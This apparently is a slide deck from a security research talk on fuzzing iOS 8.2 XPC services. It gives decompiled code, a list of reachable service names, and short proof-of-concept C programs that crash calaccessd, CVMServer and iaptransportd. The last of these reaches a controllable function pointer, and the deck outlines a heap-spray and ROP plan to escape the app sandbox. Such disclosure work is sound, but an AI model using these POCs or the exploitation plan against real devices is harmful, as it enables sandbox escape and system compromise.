
XPC Dataflow



XPC Dataflow



Type Confusion Vulnerabilities



❖ Auditing and Exploiting Apple IPC. Ian Beer, 2015

Type Confusion Vulnerabilities

```
//get an object in untrusted message  
xpc_object_t value = xpc_dictionary_get_value(untrustedMessage, "key");  
  
//presume it is an xpc_type_data and do not perform type validations.  
void* ptr = xpc_data_get_bytes_ptr(value);
```

Please refer to Ian Beer's work for exploit details


Apple's Fix

```
//get an object in untrusted message
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//presume it is an xpc_type_data and do not perform type validations.
void* ptr = xpc_data_get_bytes_ptr(value);
```

Perform type checks in all xpc_*_get_* APIs, which
eliminates **MANY** type confusions

Our work: Focus on Data Dereference



Passive Fuzzing

- ❖ Select a target service, hook `xpc_connection_set_event_handler()` function to get the message handlers
- ❖ Hook the message handlers and mutate all received messages

Proactive Fuzzing

- ❖ Find all connectable services by decompiling the container sandbox profile
- ❖ Grep
xpc_connection_create_mach_service to identify all xpc listeners
- ❖ XPC_CONNECTION_MACH_SERVICE_LISTENER

```
(0) [2ad] (global-name "com.apple.iap2d")
(0) [2ae] (global-name "com.apple.iap2d.ExternalAccessory.distributednot:
(0) [2af] (global-name "com.apple.iap2d.distributednotification.server")
(0) [2b0] (global-name "com.apple.iap2d.xpc")
(0) [2b1] (global-name "com.apple.iapauthd")
(0) [2b2] (global-name "com.apple.iapauthd.xpc")
(0) [2b3] (global-name "com.apple.iapd")
(0) [2b4] (global-name "com.apple.iapd.distributednotification.server")
(0) [2b5] (global-name "com.apple.iapd.xpc")
(0) [2b6] (global-name "com.apple.iaptransportd")
(0) [2b7] (global-name "com.apple.iaptransportd.ExternalAccessory.distribl
(0) [2b8] (global-name "com.apple.iaptransportd.xpc")
(0) [2b9] (global-name "com.apple.imagent.embedded.auth")
(0) [2ba] (global-name "com.apple.imavagent.embedded.auth")
(0) [2bb] (global-name "com.apple.instruments.server.mig")
(0) [2bc] (global-name "com.apple.itdbprep.server")
(0) [2bd] (global-name "com.apple.mDNSResponder")
(0) [2be] (global-name "com.apple.mDNSResponderHelper")
(0) [2bf] (global-name "com.apple.managedconfiguration.mdmdpush-dev")
(0) [2c0] (global-name "com.apple.managedconfiguration.mdmdpush-prod")
(0) [2c1] (global-name "com.apple.managedconfiguration.mdmdservice")
(0) [2c2] (global-name "com.apple.medialibraryd.xpc")
(0) [2c3] (global-name "com.apple.mediastream.sharing")
(0) [2c4] (global-name "com.apple.mediastream.sharing-nowake")
(0) [2c5] (global-name "com.apple.midiserver")
```


Retrieve Message Keys

- ❖ Use IDAPython script to find all xref of `xpc_dictionary_get_*` and analyze the strings in R1

```
bool
xpc_dictionary_get_bool(xpc_object_t dictionary, const char *key);

int64_t
xpc_dictionary_get_int64(xpc_object_t dictionary, const char *key);

uint64_t
xpc_dictionary_get_uint64(xpc_object_t dictionary, const char *key);

double
xpc_dictionary_get_double(xpc_object_t dictionary, const char *key);

int64_t
xpc_dictionary_get_date(xpc_object_t dictionary, const char *key);

const void *
xpc_dictionary_get_data(xpc_object_t dictionary, const char *key, size_t *length);

const uint8_t *
xpc_dictionary_get_uuid(xpc_object_t dictionary, const char *key);

const char *
xpc_dictionary_get_string(xpc_object_t dictionary, const char *key);
```


Fuzzing Results

- ❖ Run a fuzzer on iOS 8.2
 - ❖ Latest version at that moment
- ❖ Crash analysis
 - ❖ Null pointer
 - ❖ Out-of-bounds memory access
 - ❖ “remote” code execution
- ❖ Some crashes might be fixed in iOS 8.4.

Null Pointer Dereference (calaccessd)

- ❖ Services presume the existence of certain keys in the messages

```
result = (void *)xpc_get_type(a2);
if ( result == &_amp;_xpc_type_dictionary )
{
    v5 = (const char *)xpc_dictionary_get_string(v3, "function");
    v6 = v5;
    v7 = strlen(v5);
}
```

```
/System/Library/Frameworks/EventKit.framework/Support/calaccessd
```

POC

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.calaccessd.xpc", NULL, 0);
xpc_connection_set_event_handler(client, ^void(xpc_object_t response) {
});
```

```
xpc_connection_resume(client);
```

```
xpc_object_t dict = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_int64(dict, "message", 1);
//any message with the "function" key can trigger the crash
```

```
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, dict);
```


Out-of-Bounds Read (CVMServer)

```
v20 = (const char *)xpc_dictionary_get_string(v2, "framework_name");
v21 = (char *)xpc_dictionary_get_string(v2, "bitcode_name");
v22 = (char *)xpc_dictionary_get_string(v2, "plugin_name");
v23 = xpc_dictionary_get_data(v2, "args", &v133);
if ( sub_8FD0((int)v12, v20, v21, v22, v23, &v132) )
```

```
/System/Library/Frameworks/OpenGL.framework/CVMServer
```

```
signed int __fastcall sub_8FD0(int a1, const char *a2, char *a3, char *a4, int a5, _DWORD *a6)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    v6 = a2;
    v7 = &__stack_chk_guard;
    v141 = __stack_chk_guard;
    v144 = 0;
    v145 = 0;
    if ( *(_DWORD *)(a1 + 8) )
    {
        v8 = 520;
        goto LABEL_173;
    }
    v137 = a3;
    v134 = a4;
    v132 = (void *)a1;
    v9 = *(_DWORD *)(a5 + 12);
    pthread_mutex_lock((pthread_mutex_t *)a21k2);
    v10 = *(_DWORD *)(a5 + 8);
```

POC

```
//construct and send the handshake message
xpc_object_t dict = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_int64(dict, "message", 1);
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, dict);
xpc_dictionary_set_int64(dict, "message", 4);
xpc_dictionary_set_string(dict, "framework_name", "OpenCLCPU");
xpc_dictionary_set_string(dict, "bitcode_name", "");
xpc_dictionary_set_string(dict, "plugin_name", "");
reply = xpc_connection_send_message_with_reply_sync(client, dict);
```


More Memory Errors in libsystem_configuration.dylib

```
dns_config_t * dns_configuration_copy(){
```

```
    ...  
    reply = libSC_send_message_with_reply_sync(dnsinfo_client, reqdict);
```

reply is passed from the “server”

```
    if (reply != NULL) {
```

```
        ...  
        dataRef = xpc_dictionary_get_data(reply, DNSINFO_CONFIGURATION, &dataLen);
```

```
        ...  
        if (n_padding <= (DNS_CONFIG_BUF_MAX - dataLen)) {  
            size_t      len;
```

```
            len = dataLen + n_padding;  
            buf = malloc(len);  
            bcopy((void *)dataRef, buf, dataLen);  
            bzero(&buf[dataLen], n_padding);
```

```
        }
```

```
    }
```

```
    if (buf != NULL) {
```

```
        /* ALIGN: cast okay since _dns_config_buf_t is int aligned */  
        config = expand_config((_dns_config_buf_t *) (void *) buf);
```

```
    }
```

```
static dns_config_t *  
expand_config(_dns_config_buf_t *buf)  
{
```

```
    ...  
    padding    = &buf->attribute[ntohl(buf->n_attribute)];  
    n_padding = ntohl(buf->n_padding);
```


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            bzero(&buf[dataLen], n_padding);
        }
    }

    if (buf != NULL) {
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        config = expand_config((_dns_config_buf_t *) (void *) buf);
    }

    static dns_config_t *
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    {
        ...
        padding    = &buf->attribute[ntohl(buf->n_attribute)];
        n_padding = ntohl(buf->n_padding);
    }
}
```

dataRef is retrieved from reply

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            bcopy((void *)dataRef, buf, dataLen);
            bzero(&buf[dataLen], n_padding);
        }
    }
}
```

dataRef propagates to buf

```
if (buf != NULL) {
    /* ALIGN: cast okay since _dns_config_buf_t is int aligned */
    config = expand_config((_dns_config_buf_t *) (void *) buf);
}
```

buf is passed to expand_config

```
static dns_config_t *
expand_config(_dns_config_buf_t *buf)
{
    ...
    padding    = &buf->attribute[ntohl(buf->n_attribute)];
    n_padding  = ntohl(buf->n_padding);
}
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        if (n_padding <= (DNS_CONFIG_BUF_MAX - dataLen)) {
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            len = dataLen + n_padding;
            buf = malloc(len);
            bcopy((void *)dataRef, buf, dataLen);
            bzero(&buf[dataLen], n_padding);
        }
    }

    if (buf != NULL) {
        /* ALIGN: cast okay since _dns_config_buf_t is int aligned */
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    }
}
```

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static dns_config_t *
expand_config(_dns_config_buf_t *buf)
{
```

```
    ...
    padding    = &buf->attribute[ntohl(buf->n_attribute)];
    n_padding  = ntohl(buf->n_padding);
```

buf->n_attribute is used as an array index

A Surprise in com.apple.iaptransportd.xpc

v29 is retrieved from an XPC message

```
if ( !strcmp(v6, "setPortLockout") )
{
    v29 = xpc_dictionary_get_uint64(v3, "portID");
    result = sub_1BB5C(
        1,
        CFSTR("%s:%s-%d portAddr = %llu\n"),
        &unk_25243,
        "___ZL42_xpc_iaptransportd_handle_inco
v30 = v29 == 0;
if ( v29 )
    v30 = v29 == 0;
if ( v30 )
    return result;
v31 = ((*v29 + 32))(v29);
    ((*v29 + 12))(v29);
```

/System/Library/PrivateFrameworks/IAP.framework/Support/iaptransportd

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.iaptransportd.xpc", NULL, 0);
xpc_connection_set_event_handler(client, ^void(xpc_object_t response) {
});
```

```
xpc_connection_resume(client);
xpc_object_t dict = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_string(dict, "requestType", "setPortLockout");
//requestType must be setPortLockout
xpc_dictionary_set_uint64(dict, "portID", 0xAAAAAAAA);
/*(*portID+32) will be the function pointer
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, dict);
```


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if ( !strcmp(v6, "setPortLockout") )
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v30 = v29 == 0;
if ( v29 )
    v30 = v29 == 0;
if ( v30 )
    return result;
v31 = ((*v29 + 32))(v29);
    ((*v29 + 12))(v29);
}
```

$*(v29+32)$ is used as a function pointer

/System/Library/PrivateFrameworks/IAP.framework/Support/iaptransportd

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xpc_connection_set_event_handler(client, ^void(xpc_object_t response) {
});
```

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xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, dict);
```


How to Exploit it

- ❖ How to control `*(portID + 32)`
 - ❖ Heap Spraying
- ❖ Where to find ROP gadgets?
 - ❖ `dyld_shared_cache` is shared among all processes, and has the same layout.
- ❖ Effects
 - ❖ Exploitable by any container app
 - ❖ Bypass the container sandbox to access the system

Agenda

- ❖ iOS Security Background
- ❖ Review of Attack Surfaces
- ❖ Fuzz More IOKit and MIG System
- ❖ Exploit Userland XPC Services
- ❖ **Conclusion**

Conclusion

- ❖ The combination of previous techniques and new improvements may lead to new findings
- ❖ Apple puts more efforts on improving the whole security mechanisms rather than fixing individual bugs
- ❖ Reviewing all old code is necessary to Apple

Thanks for your attention

Q&A